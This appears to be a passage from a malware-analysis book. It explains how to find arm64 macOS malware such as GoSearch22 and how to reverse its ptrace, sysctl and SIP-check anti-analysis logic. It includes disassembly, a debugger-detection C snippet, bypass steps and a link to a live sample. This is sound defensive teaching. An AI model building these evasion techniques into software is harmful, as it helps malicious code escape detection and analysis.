
type:macho tag:arm tag:64bits tag:multi-arch NOT engines:iOS

□ → FILES 20 / 135.48 K

Detections

B0B4CEE6E95C81893FD9D335DC192EC4A4B964D7A7F35B5095D489D0FFDAEA8E

□ ⓘ ⓘ ⓘ No meaningful names

0 / 59

macho 64bits multi-arch arm

42C8E5051FAA3F2E895034A5DF9E3D37671FDFFA74E1D3C6C45A2369C2EFFE3D

□ ⓘ ⓘ ⓘ ...Volumes/UkeySoft Amazon Music Converter 1.4.0/UkeySoft Amazon Music Converter.app/Contents/Resources/li/

0 / 59

macho 64bits multi-arch arm lib

AAC42415EF46346DED6E65935AE069B7D3D65654D9BEC2D4B0023778F326229B

□ ⓘ ⓘ ⓘ ...Volumes/UkeySoft Tidal Music Converter 1.2.0/UkeySoft Tidal Music Converter.app/Contents/Resources/libc/

0 / 58

macho 64bits multi-arch arm lib

98983BDAD26AFBD07AE0EF6039E841C794B62AD19263E21EDC57B5B730FB80A

□ ⓘ ⓘ ⓘ org.cocoapods.RNCryptor

0 / 59

macho 64bits multi-arch arm lib signed

E164EA025B33CA0C5E4B5B1DD5BA3F5522A256BCCF78607760CD2C5C39DED804

□ ⓘ ⓘ ⓘ Ionica

0 / 59

macho 64bits multi-arch arm

E78E760FC7E6F660126A886F35F2017DD4D9960EEB994906E3A07E3FAE1373CF

□ ⓘ ⓘ ⓘ com.intego.contentbarrier.foundation-framework

0 / 59

macho 64bits multi-arch arm lib signed

14A00831EA6986376327FD8EF947F043871B2AD4F7B117577DC7BA28F772F1A5

□ ⓘ ⓘ ⓘ ...Library/Intego/ContentBarrier.bundle/Contents/MacOS/ContentBarrier Daemon.app/Contents/Frameworks/Conte/

0 / 59

macho 64bits multi-arch arm lib

Figure 12.2: Previous search modifiers include benign results.

type:macho tag:arm tag;64bits tag:multi-arch NOT engines:IOS positives:2+



FILES 20 / 61



90 days



Detections

B94E5666D0AFC1FA49923C7A7FAAA664F51F0581EC0192A08218D68FB079F3CF



com.GoSearch22

30 / 60

macho 64bits multi-arch arm signed

2A9296AC999E78F6C0BEE8ACA8BFA4D4638AA30D9C8CCC65124B1CBFC9CAAB5F



/private/var/root/Library/Preferences/CorelDRAW/CorelDRAW

30 / 59

macho 64bits multi-arch arm

8A7900C056789F3CBC4B945231963967AC1333EF21C989FA7648800D084F075A



test3.fit

27 / 59

macho 64bits multi-arch arm lib

E72205E412CC3A0BC5661E0F5EA7F4AEE49E250B54CDB8201D0B3DF8D9576883



No meaningful names

26 / 59

macho 64bits multi-arch arm

EF7850EE8CE28F0894E35A2E63AF2831128EDCEF06D24AF8A19272936B8FFD4D



ef7850ee8ce28f0894e35a2e63af2831128edcef06d24af8a19272936b8ffd4d.o

25 / 59

macho 64bits multi-arch arm

049EB7F20890EB6DEADB6492F30A27C723CF70CCE64DDDC9F9A5BFCC294B05



No meaningful names

23 / 60

macho 64bits multi-arch arm

13C87167C4A4D43656D49DC7690E91A812D051748B60F86C633A5BC9D545D511



No meaningful names

22 / 60

macho 64bits multi-arch arm

Figure 12.3: A modified search query returns results with more than two positive hits for maliciousness.

NOTE To learn more about these search modifiers, see VirusTotal's detailed documentation on the topic.[12](#)

This query was used to uncover a binary named GoSearch22 [13](#) in early 2021. This turned out to be the first in-the-wild malware, compiled to natively execute on Apple's new chips. [Figure 12.4](#) shows an example of finding arm64 macOS malware on VirusTotal.



Figure 12.4: Finding arm64 macOS malware “GoSearch22” on VirusTotal

We can use the `file` utility to confirm it is indeed a universal binary containing embedded Intel (`x86_64`) and Apple Silicon (`arm64`) binaries.

```
% file GoSearch22
GoSearch22: Mach-O universal binary with 2 architectures:
[x86_64:Mach-O 64-bit executable x86_64] [arm64:Mach-O 64-bit
executable arm64]
GoSearch22 (for architecture x86_64)      Mach-O 64-bit
executable x86_64
GoSearch22 (for architecture arm64):        Mach-O 64-bit
executable arm64
```

The `otool` utility also confirms this is indeed a macOS binary (note the presence of `LC_VERSION_MIN_MACOSX`).

```
% otool -l GoSearch22
...
Load command 9
    cmd LC_VERSION_MIN_MACOSX
    cmdsize 16
    version 10.12
    sdk 11.0
Load command 10
```

Before we dive into analyzing the anti-analysis logic of this malicious `GoSearch22` binary, let's look at another example of finding malware that is natively compatible with Apple Silicon. For example, disk images (`.dmg`s) are a popular distribution medium for Mac malware. Using the search modifier `type:dmg`, we can search for such file types. One such disk image, named `Parallels-desktop-16-5-crack-with-keygen-download-2021.dmg`,^{[14](#)} is, according to the antivirus engines on VirusTotal, infected with malware (adware) known as *Bundlore*; see [Figure 12.5](#).

	0c11f67594ef334c0a6d94e752c32eaacbfff37d2a54339521312fbefdf9c509b		
Avast	(!) Other:Malware-gen [Tr]	Avg	(!) Other:Malware-gen [Tr]
Avira (no cloud)	(!) ADWARE/OSX.Bundlore.zzzpe	BitDefender	(!) Trojan.GenericKD.36901324
Cynet	(!) Malicious (score: 99)	DrWeb	(!) Adware.Mac.Bundlore.2857
Emsisoft	(!) Trojan.GenericKD.36901324 (B)	eScan	(!) Trojan.GenericKD.36901324
ESET-NOD32	(!) OSX/Adware.Bundlore.FF	F-Secure	(!) Adware.ADWARE/OSX.Bundlore
GData	(!) Trojan.GenericKD.36901324	Ikarus	(!) Trojan-Downloader.OSX.Shlayer
Kaspersky	(!) UDS:DangerousObject.Multi.Generic	MAX	(!) Malware (ai Score=80)
McAfee-GW-Edition	(!) RDN/Generic.osx	Symantec	(!) OSX.Trojan.Gen.2
Trellix (FireEye)	(!) Trojan.GenericKD.36901324	ZoneAlarm by Check Point	(!) Not-a-virus:HEUR:AdWare.OSX.Bnoder...

Figure 12.5: VirusTotal results for Bundlore adware

To use the file utility to confirm that this disk image contains an embedded arm64 binary, we first need to mount the disk image via macOS's built-in `hdiutil` utility (which mounts this disk image to `/Volumes/Install`).

```
% hdiutil attach -noverify parallels-desktop-16-5-crack-with-
keygen-download-2021.dmg
/dev/disk6           GUID_partition_scheme
```

```
/dev/disk6s1          Apple_HFS
/Volumes/Install


% file
/Volumes/Install/Installer.app/Contents/MacOS/EncouragingBook
/Volumes/Install/Installer.app/Contents/MacOS/EncouragingBook:
Mach-O universal binary with 2 architectures: [x86_64:Mach-O
64-bit executable x86_64] [arm64:Mach-O 64-bit executable
arm64]
...
...
```

Beyond VirusTotal, other online malware or file repositories likely now contain arm64 malware as well. Moreover, simply browsing the web, especially to websites of ill repute, will often provide a means to uncover such malware. Often, this will be presented as a “required” update, as shown in [Figure 12.6](#).

To check whether a system is infected with arm64 malware, you can start with enumerating and examining running processes that are unsigned, items that have been persisted (e.g., launch agents or daemons), and browser plugins and extensions. If you uncover unrecognized or suspicious items, you can readily submit them to VirusTotal¹⁵ to scan them by more than 50 industry-leading antivirus engines.



Latest version of Flash Player is required to encode and/or decode (Play) audio files in high quality. - [Click here to update for latest version.](#)



Update more

"Adobe Flash Player" is an essential plugin for your browser that allows you to view everything from video to games and animation on the web. The version of "Adobe Flash Player" on your system does not include the most security updates and has been blocked.

To continue using "Adobe Flash Player" download an update.



Flash Player Update

Install latest version of Adobe Flash Player in order to continue watching.

REQUIRED



Download

Figure 12.6: A “required” update seeks to trick users into infecting themselves with malware.

Analyzing arm64 Malware

Being able to understand the assembly language and perform reverse engineering on a low level is a core skill requirement for malware analysts.

There are various tools that can perform automated analysis in a sandboxed environment and log any changes during runtime. For advanced and more in-depth analysis, malware analysts use a combination of static and dynamic analysis tools, including disassemblers, decompilers, system monitoring tools, and debuggers to bypass anti-analysis and obfuscation techniques and gather detection and remediation information.

Dynamic analysis involves executing a binary, such as malware, to observe its actions. Always perform such analysis in a compartmented virtual machine or, better yet, on a dedicated malware analysis machine. In other words, don't perform dynamic analysis on your main system! For a detailed guide to setting up a virtual machine for macOS malware analysis, see “How to Reverse Malware on macOS Without Getting Infected.”¹⁶

NOTE The malware GoSearch22 that is detailed in this chapter was analyzed on a stand-alone dedicated malware analysis machine. Though virtualized systems do have their benefits (such as the ability to rapidly create and revert to a snapshot), currently support for virtualized macOS on Apple Silicon is rather lacking. Moreover, besides being the more isolated, and thus secure, option, a dedicated analysis machine can avoid malware's anti-virtualization logic altogether.

For example, say you're interested in determining how a malware specimen persistently installs itself on an infected system. Often, you can simply execute the malware in conjunction with a process or file monitor. Such monitors will often quickly reveal exactly how the malware installs itself. For more information on dynamic macOS malware analysis approaches, tools, and techniques, see [Chapter 7](#), "Dynamic Analysis Tools," of *The Art of Mac Malware, The Guide to Analyzing Malicious Software*.¹⁷

In the previous section, you learned how to hunt for malware natively compatible with Apple Silicon. Now, let's dive into the process of analyzing such malware. For malware embedded in universal binaries (such as the malicious GoSearch22 binary), we first must extract the arm64 binary from the universal binary. This is simple enough with macOS' built-in `lipo` utility.

NOTE If you want to play along, you can download this malware from objective-see.com/downloads/blog/blog_0x62/GoSearch.zip.

NOTE Remember, this is malware, and this should be run in an isolated environment.

First, we enumerate the architectures (via the `-archs` command-line flag) found in a universal binary, noting arm64.

```
% lipo -archs GoSearch22  
x86_64 arm64
```

Then via the `-thin` command-line flag, we can extract the arm64 binary and use the `file` tool to confirm the extraction succeeded.

```
% lipo GoSearch22 -thin arm64 -output GoSearch22_arm64  
  
% file GoSearch22_arm64  
GoSearch22_arm64: Mach-O 64-bit executable arm64
```

Anti-Analysis Techniques

Malware authors are well aware of common malware analysis techniques and thus may implement what is aptly termed “anti-analysis” logic to attempt to thwart or complicate any analysis efforts. There are various types of anti-analysis logic that you will encounter when analyzing malware. For example, anti-debugging logic seeks to ascertain if the malware is being debugged. The malware may also contain anti-VM logic to determine whether it's running in a virtual analysis machine. Both these anti-analysis approaches are found in the malicious GoSearch22 binary and thus are discussed in more detail here.

You may also encounter other anti-analysis logic, such as anti-emulation (which seeks to prevent the emulation of the malware) or even anti-dumping (which aims to prevent an analyst from taking a memory snapshot of the malware).

How can you determine whether a malicious specimen contains anti-analysis logic designed to thwart your dynamic analysis? One of the signs that a sample implements anti-analysis techniques, such as detecting analysis environments, is that it exits prematurely when you're attempting to dynamically analyze it in a virtual machine or debugger. We'll shortly look at several specific examples of this.

If you suspect that the malware contains such logic, the primary goal should be to uncover the specific code within the malware that is responsible for this behavior. Once identified, you can then bypass the code responsible for the anti-analysis logic by patching it or skipping over its execution within a debugger session.

A good way to home in on any anti-analysis logic is by leveraging static analysis tools such as a disassembler. However, this means you must know what this anti-analysis logic might look like in a disassembler. Lucky for us, the malicious GoSearch22 binary

implements a myriad of anti-analysis logic, making it the perfect case study. For example, the binary terminates if we run it in a virtual machine or within a debugger. This hinders our abilities to understand how it persists and the capabilities of its payload. As such, our aim will be to uncover and understand its anti-analysis logic.

It is also worth pointing out that many of GoSearch22's anti-analysis techniques can be found in other (unrelated) malware samples. Thus, gaining an understanding of its anti-analysis techniques will prove useful even when analyzing other malicious binaries.

For more information on anti-analysis approaches employed by macOS malware, see [Chapter 9](#), “Anti-Analysis,” of the aforementioned *The Art of Mac Malware, The Guide to Analyzing Malicious Software* book.

Anti-Debugging Logic (via *ptrace*)

One of the most powerful tools in the malware analyst's arsenal is the debugger. To counter debuggers, malware often contains anti-debugging logic. There are various anti-debugging approaches that either seek to prevent debugging altogether or simply detect if the malware is being debugged. In the latter case, malware will often prematurely exit.

In this section, we'll first look at anti-debugging logic found within GoSearch22 that leverages the *ptrace* system call. Following this, we'll discuss another anti-debugging approach that GoSearch22 employs made possible via the *sysctl* API. When executing GoSearch22 in a debugger (such as `lldb`), it prematurely terminates.

```
% lldb GoSearch22.app
(lldb) target create "GoSearch22.app"
Current executable set to
'/Users/user/Downloads/GoSearch22.app' (arm64).
(lldb) c
```

```
Process 654 resuming
Process 654 exited with status = 45 (0x0000002d)
```

NOTE [11db 18](#) is the de facto debugger for Apple systems, including macOS. It can be executed directly from the command line or is integrated into many reversing tools. (In this chapter, we make use of the macOS-focused disassembler and decompiler Hopper.)

The exit code, 45 (`0x2d`), is rather unique and thus actually quite telling. Experienced macOS malware analysts will recognize this status code as the results of the debugger (here, the malware) invoking the `ptrace` system call (or API), with the `PT_DENY_ATTACH` flag.

As its name implies, the `PT_DENY_ATTACH` flag instructs the operating system to prevent the debugger from being debugged. Once a `ptrace` system call is made, subsequent attempts to attach a debugger will fail, or if the process is already being debugged, it will prematurely terminate with exit code, 45 (`0x2d`).

This flag is a nonstandard `ptrace` request type, added by Apple, and thus supported only on its operating systems. Examining Apple's XNU source code (`bsd/sys/ptrace.h`) shows that the `PT_DENY_ATTACH` flag has a value of `0x1F`.

Malware, of course, would rather not be debugged, so it's unsurprising that GoSearch22 implements such anti-analysis logic. Luckily, though, it is rather trivial to bypass this anti-analysis technique in a debugger by skipping over the `ptrace` call so that it is never executed in the first place. To do this, we need to locate where the malware invokes `ptrace`.

Looking at GoSearch22's decompilation reveals massive numbers of junk instructions aimed at complicating static analysis (such as locating anti-analysis logic). For example, in the following code found

within an entry point of the malware, note the nonsensical nested conditional checks as well as the spurious calls to the `dlsym` function:

```
r9 = 0x3f35713b;  
...  
r8 = r9;  
if (r8 <= 0xb33cc16b) {  
    if (r8> 0x9fbc741a) {  
        if (r8> 0xa693fc1a) {  
            if (r8 != 0xa693fc1b) {  
                if (r8 != 0xb0d2dccd) {  
  
...  
dlsym(dlopen(0x0, 0xa), 0x100076458);  
dlsym(dlopen(0x0, 0xa), 0x100076440);  
dlsym(dlopen(0x0, 0xa), 0x100076428);
```

NOTE For more details on this and other similar obfuscation schemes, see “Using LLVM to Obfuscate Your Code During Compilation” (www.apriorit.com/dev-blog/687-reverse-engineering-llvm-obfuscation).

Moreover, as you can see in in [Figure 12.7](#), there is no call to the user-mode `ptrace` API in the list of API functions that malware invokes.



GoSearch22 2.hop

Labels

Proc.

Str



Q\ ptrace



> Tag Scope

Idx

Name

Blo...

Size

[**Figure 12.7:**](#) The malware contains no calls to the `ptrace` user-mode API.

Strange? Well not particularly, as malware is likely just attempting to mask the invocation of the anti-debugging function. One simple way to achieve this masking is by directly invoking the `ptrace` system call (`SYS_ptrace`).

Consulting a mapping of system call names to their system call number, we see that the `ptrace` system call is assigned 26 (0x1a).

```
% less  
/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX.sdk/usr/include/sys/syscall.h  
...  
#define SYS_ptrace 26
```

Recalling that the `arm64` assembly instruction to invoke a system call is `svc` (supervisor call), we can use the disassembler's search feature (⌘+F) to look for invocations of this instruction, as shown in [**Figure 12.8**](#).




Figure 12.8: Searching for the `svc` instruction

If the `svc` instruction is found, Hopper will jump to its location in the main disassembly window. Hopper finds the first instance of this instruction at `0x00000001000541fc`.

```
0x00000001000541e8    movz  x0, #0x1a
0x00000001000541ec    movz  x1, #0x1f
0x00000001000541f0    movz  x2, #0x0
0x00000001000541f4    movz  x3, #0x0
...
0x00000001000541fc  svc #0x80
0x0000000100054200    mov  w11, #0x6b8f
```

First, the `x0` register is initialized with `0x1a`, the system call number for `ptrace (SYS_ptrace)`. The `x1` register is set to `0x1f`, the value of `PT_DENY_ATTACH`. The other two arguments, `x2` and `x3`, are set to zero. Then at `0x00000001000541fc`, the supervisor call is made via the `svc` instruction.

As mentioned earlier, a call to `SYS_ptrace` with the `PT_DENY_ATTACH` attempts to prevent debugging or, if the malware is being debugged,

will cause the malware to terminate with exit code 45 (0x2d).

Now we've detected the location of the anti-debugging logic in our debugging session, we can skip the call. One simple way to do this is by setting a breakpoint on the `SVC` instruction. As the `SVC` instruction is executed at `0x00000001000541fc`, we set a breakpoint via the following command within an `lldb` debugging session:

```
% lldb GoSearch22.app  
...  
(lldb) b 0x00000001000541fc
```

With this breakpoint set, once the CPU is set to execute this instruction, the debugger will halt execution. At this point, we can change the address of the program counter (`PC`) to the instruction after the `SVC` instruction. In the disassembler, we can see this next instruction is found at `0x0000000100054200`.

It is possible to change the value of any register, including the program counter, via the `reg write` debugger command. In our debugging session, once the breakpoint is hit, we can then execute this command to set the program counter to `0x0000000100054200` and skip over the problematic `SVC` instruction.

```
% lldb GoSearch22.app  
(lldb) b 0x00000001000541fc  
Breakpoint 1: address = 0x00000001000541fc(lldb) Process 1486  
stopped  
* thread #1, queue = 'com.apple.main-thread'  
  stop reason = breakpoint 1.1:  
-> 0x00000001000541fc svc    #0x80  
(lldb) reg write $pc 0x0000000100054200
```

As the `SVC` instruction is skipped, it will not be executed. This neatly avoids the `SYS_ptrace` anti-debugging logic...but wait, unfortunately there is more.

Anti-Debugging Logic (via `sysctl`)

Even with the anti-debugging check bypassed, if the malware is allowed to continue execution (in the debugger), it still terminates prematurely.

```
(lldb) continue
Process 667 resuming
Process 667 exited with status = 0 (0x00000000)
```

It turns out the malicious GoSearch22 binary contains more anti-debugging logic. As we'll see shortly, this additional anti-debugging logic is realized via the `sysctl` API. Specifically, via this API, the malware queries itself to determine whether it is being debugged. Interwoven among that malware's core logic, we find a call to the `sysctl` API.

```
...
0x0000000100054fe8  movz x4, #0x0
0x0000000100054fec  movz x5, #0x0
0x0000000100054ff0  bl sysctl
```

Because of the malware's extensive use of obfuscations, via static analysis, it is not readily apparent that this call will cause the malware to prematurely terminate. However, in a debugger if we allow this invocation of `sysctl`, the malware exits shortly thereafter. On the other hand, if we prevent the call from being made, the malware happily continues onward.

The `sysctl` function has the following declaration:

```
int sysctl(int *name, u_int namelen, void *oldp,
           size_t *oldlenp, void *newp, size_t newlen);
```

The function can be invoked to retrieve various information, including details about the state of the current process. Such details include a flag that will be set if the program is being debugged. This is illustrated in the following C code:

```

struct kinfo_proc processInfo = { 0 };
size_t size = sizeof(struct kinfo_proc);

int name[4] = { 0 }
name[0] = CTL_KERN;
name[1] = KERN_PROC;
name[2] = KERN_PROC_PID;
name[3] = getpid();

sysctl(name, 4, &processInfo, &size, NULL, 0);

if(0 != (processInfo.kp_proc.p_flag & P_TRACED))
{
//debugger detected
}

```

This C code first declares a `kinfo_proc` structure and sets a variable to the size of this structure. It then declares and initializes an array with values (`CTL_KERN`, etc.) that will instruct the `sysctl` function to retrieve information about the running process.

The `sysctl` function is then invoked and will populate the passed-in `kinfo_proc` structure. This includes setting a `p_flag` member that can be tested against the `P_TRACED` constant to determine whether the running process is being debugged (traced).

As shown next, examining the malware's disassembly reveals that the malware attempts to detect if it is being debugged, also, in this same manner.

In the disassembly, we find the aforementioned invocation of the `sysctl` API at `0x0000000100054ff0`. This invocation is made via the `BL` (branch with link) instruction, which, as you may recall from previous chapters, facilitates function calls.

```

0x0000000100054fcc  ldur x8, [x29, var_B8]
0x0000000100054fd0  movz w9, #0x288
0x0000000100054fd4  str x9, [x8]
0x0000000100054fd8  ldur x0, [x29, var_C8]
0x0000000100054fdc  ldur x3, [x29, var_B8]
0x0000000100054fe0  ldur x2, [x29, var_A8]
0x0000000100054fe4  orr w1, wzr, #0x4
0x0000000100054fe8  movz x4, #0x0

```

```
0x0000000100054fec  movz x5, #0x0
0x0000000100054ff0  bl sysctl
```

The two instructions leading up to the call initialize the fifth and sixth arguments (registers `x4` and `x5`) to zero via the `MOVZ` instruction.

```
0x0000000100054fe8  movz x4, #0x0
0x0000000100054fec  movz x5, #0x0
```

Continuing backward, at address `0x0000000100054fe4`, the second argument is set to 4.

```
0x0000000100054fe4  orr w1, wzr, #0x4
```

As this argument is a 32-bit integer, the `w1` register (the 32-bit part of the `x1` register) is used. Bitwise OR'ing the 32-bit zero register (`wZR`) with 4 sets the register also to 4. From the function declaration, we know the second argument is the size of the `name` array, which is four.

The first, third, and fourth arguments (registers `x0`, `x2`, `x3`) are all initialized via the `LDUR` (load unscaled register) instruction.

```
0x0000000100054fd8  ldur x0, [x29, var_C8]
0x0000000100054fdc  ldur x3, [x29, var_B8]
0x0000000100054fe0  ldur x2, [x29, var_A8]
```

The first argument (`x0`) is initialized with a pointer to an array. In a debugger we can print out its values (via the `x/4wx` command).

```
(lldb) x/4wx $x0
0x16fe86de0: 0x00000001 0x0000000e 0x00000001 0x00000475
```

The values correspond to `CTL_KERN` (`0x1`), `KERN_PROC` (`0xe`), `KERN_PROC_PID` (`0x1`), and the current process identifier (`pid`) of the malware. As noted, these values will instruct the `sysctl` function to retrieve information about the malware's running process.

The third argument (`x2`) is an out pointer to a `kinfo_proc` structure. Once the `sysctl` function is executed, it will contain the requested

details: the information about the malware's running process.

Finally, the fourth argument (`x3`) is initialized with the size of the `kinfo_proc` structure, or `0x288`. This initialization takes four instructions.

```
0x00000000100054fcc ldur x8, [x29, var_B8]
0x00000000100054fd0 movz w9, #0x288
0x00000000100054fd4 str x9, [x8]
0x00000000100054fd8 ldur x0, [x29, var_C8]
...
0x00000000100054fdc ldur x3, [x29, var_B8]
```

First, the `LDUR` instruction loads the address of the size variable (`var_B8`) into the `x8` register. Then the size of the `kinfo_proc` structure (`0x288`) is moved into the `w9` register via the `MOVZ` instruction. The `STR` (store) instruction then stores this value (in `x9`) into the address stored in the `x8` register. Finally, this value is loaded into the `x3` register via the `LDUR` instruction, to complete the argument initialization.

After the `sysctl` call is made, the malware examines the now populated `kinfo_proc` structure. Specifically, it checks if the `p_flag` flag has the `P_TRACED` bit set. If this bit is set, the malware knows it's being debugged and will (prematurely) exit.

The following instructions extract the `p_flag` member from the populated `kinfo_proc` structure (whose address was stored on the stack at a dedicated location which the disassembler labeled `var_90`):

```
0x0000000010005478c ldur x8, [x29, var_90]
0x00000000100054790 ldr w8, [x8, #0x20]
0x00000000100054794 stur w8, [x29, var_88]
```

First, the address of the `kinfo_proc` structure is loaded into the `x8` register (via the `LDUR` instruction). Then the 32-bit `p_flag` member, which is found at offset `0x20` within the structure, is loaded into the `w8` register (via the `LDR` instruction). This value is then stored in the `var_88` variable via the `STUR` (store unscaled register) command.

Later, the malware checks if the `p_flags` flag has the `P_TRACED` bit set (`P_TRACED` is the constant `0x000000800`, meaning it has the 11th bit set to `0x1`). In a debugging session, we can confirm that indeed, as expected, the `p_flags` flag has the `P_TRACED` bit set.

```
(lldb) p/t $w8 0b0000000000000000101100000000110
```

Here are the arm64 instructions, extracted from the malware's disassembly, that are executed to extract the `P_TRACED` bit:

```
0x0000000100055428 ldur w8, [x29, var_88]
0x000000010005542c ubfx w8, w8, #0xb, #0x1
0x0000000100055430 sturb w8, [x29, var_81]
```

In the previous instructions, the malware first loads the saved `p_flag` value (`var_88`) into the `w8` register via the `LDUR` instruction. Then it executes the `UBFX` (unsigned bit field extract) instruction to extract the `P_TRACED` bit. The `UBFX` instruction takes a destination register (`w8`), a source register (`w8`), the bitfield index (`0xb`, or `11d`), and the width (1, for a single bit). In other words, it's grabbing the bitfield at offset 11 from the `p_flag`. This is the `P_TRACED` bit. Via the `STURB` (store unscaled register byte) instruction, it then saves the extracted `P_TRACED` bit. Later, it checks (compares) to make sure the `P_TRACE` bit is not set.

```
0x00000001000550ac ldurb w8, [x29, var_81]
0x00000001000550b0 cmp w8, #0x0
```

If the `P_TRACED` bit is set, the malware (prematurely) exits, as this indicates the malware is being debugged.

To bypass this second anti-debugging check so our debugging session can continue unimpeded, we can (once again) just skip the problematic call. Specifically, once the malware is about to execute the branch instruction to invoke `sysctl`, we can change the program counter to the next instruction. As the `sysctl` call is not made, the `kinfo_proc` structure remains uninitialized (with zeros), meaning any checks on the `P_TRACED` flag will return 0 (false).

At this point, we have both identified and thwarted the malware's anti-debugging logic. This means our debugging session can continue uninhibited, which is important as other anti-analysis logic is still lurking.

Anti-VM Logic (via SIP Status and the Detection of VM Artifacts)

As mentioned earlier, any dynamic analysis should be performed either within an isolated virtual machine or on a dedicated malware analysis machine. Such setups also allow malware analysts to customize the analysis environment, for example by disabling certain OS-level security mechanisms that hinder debugging.

Malware authors, of course, are quite aware of the fact that malware analysts often leverage custom analysis environments to expose the internal workings of their malicious creations. As such, malware often contains anti-analysis logic designed specifically to detect such analysis environments in an attempt to thwart, or at least complicate, analysis. The malicious GoSearch22 binary is no exception, as it contains anti-analysis logic designed to detect if it is running within such an analysis environment. We'll now analyze this anti-analysis logic such that our dynamic analysis can continue unabated.

When debugging malware, it is wise to also run a process monitor. Such a monitor can detect if the malware executes any additional processes during the debugging session. In the context of anti-analysis logic, malware will often spawn shell commands to query its runtime environment. Because of GoSearch22's extensive use of obfuscations, both the dissembler and the debugger were initially of little help to uncover the fact that the malware did indeed contain anti-analysis logic that sought to detect analysis environments.

However, via a process monitor, this fact was readily uncovered. For example, as shown next, a process monitor^{[19](#)} captures the execution

of both the malware (pid: 1032) and subsequently the macOS's `csrutil` utility via `/bin/sh`:

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty

{
    "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
    "process" : {
        ...
        "path" :
"/Users/user/Downloads/GoSearch22.app/Contents/MacOS/GoSearch22",
        "name" : "GoSearch22",
        "pid" : 1032
    }
}

{
    "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
    "process" : {

        "arguments" : [
            "/bin/sh",
            "-c",
            "command -v csrutil> /dev/null && csrutil status | grep
-v \"enabled\"> /dev/null && echo 1 || echo 0 "
        ],
        "ppid" : 1032,

        "name" : "sh",
        "pid" : 1054
    }
}
```

You can see that the malware was responsible for executing the `csrutil` utility as the parent process identifier (ppid) is 1032, which matches the process identifier (pid) of the malware. Though covered in more detail next, the `csrutil` utility can determine the status of System Integrity Protection (SIP), which is often disabled on analysts' analysis systems.

Knowing that malware executes commands (such as `csrutil`) to query its runtime environment, you can return to the debugger and set a breakpoint on APIs (such as `system` or `posix_spawn`) that could

be invoked by the malware to execute child processes or shell commands. As shown next, a breakpoint on `posix_spawn` was set and then hit:

```
(lldb) b posix_spawn
Breakpoint 1: where = libsystem_kernel.dylib`posix_spawn,
address = 0x0000000187a4b8f4

(lldb) c
Process 667 resuming
Process 667 stopped
* thread #2, queue = 'com.apple.root.user-initiated-qos', stop
reason = breakpoint 1.1
    frame #0: 0x0000000187a4b8f4
libsystem_kernel.dylib`posix_spawn
libsystem_kernel.dylib`posix_spawn:
-> 0x187a4b8f4 <+0>: pacibsp

Target 0: (GoSearch22) stopped.

(lldb) bt
* thread #2, queue = 'com.apple.root.user-initiated-qos', stop
reason = breakpoint 1.1
    * frame #0: 0x0000000187a4b8f4
libsystem_kernel.dylib`posix_spawn
        frame #1: 0x0000000188985844 Foundation`-[NSConcreteTask
launchWithDictionary:error:] + 3276
        frame #2: 0x00000001000538e0
GoSearch22`__lldb_unnamed_symbol84$$GoSearch22 + 13180

(lldb) x/s $x1
0x100519b10: "/bin/sh"
```

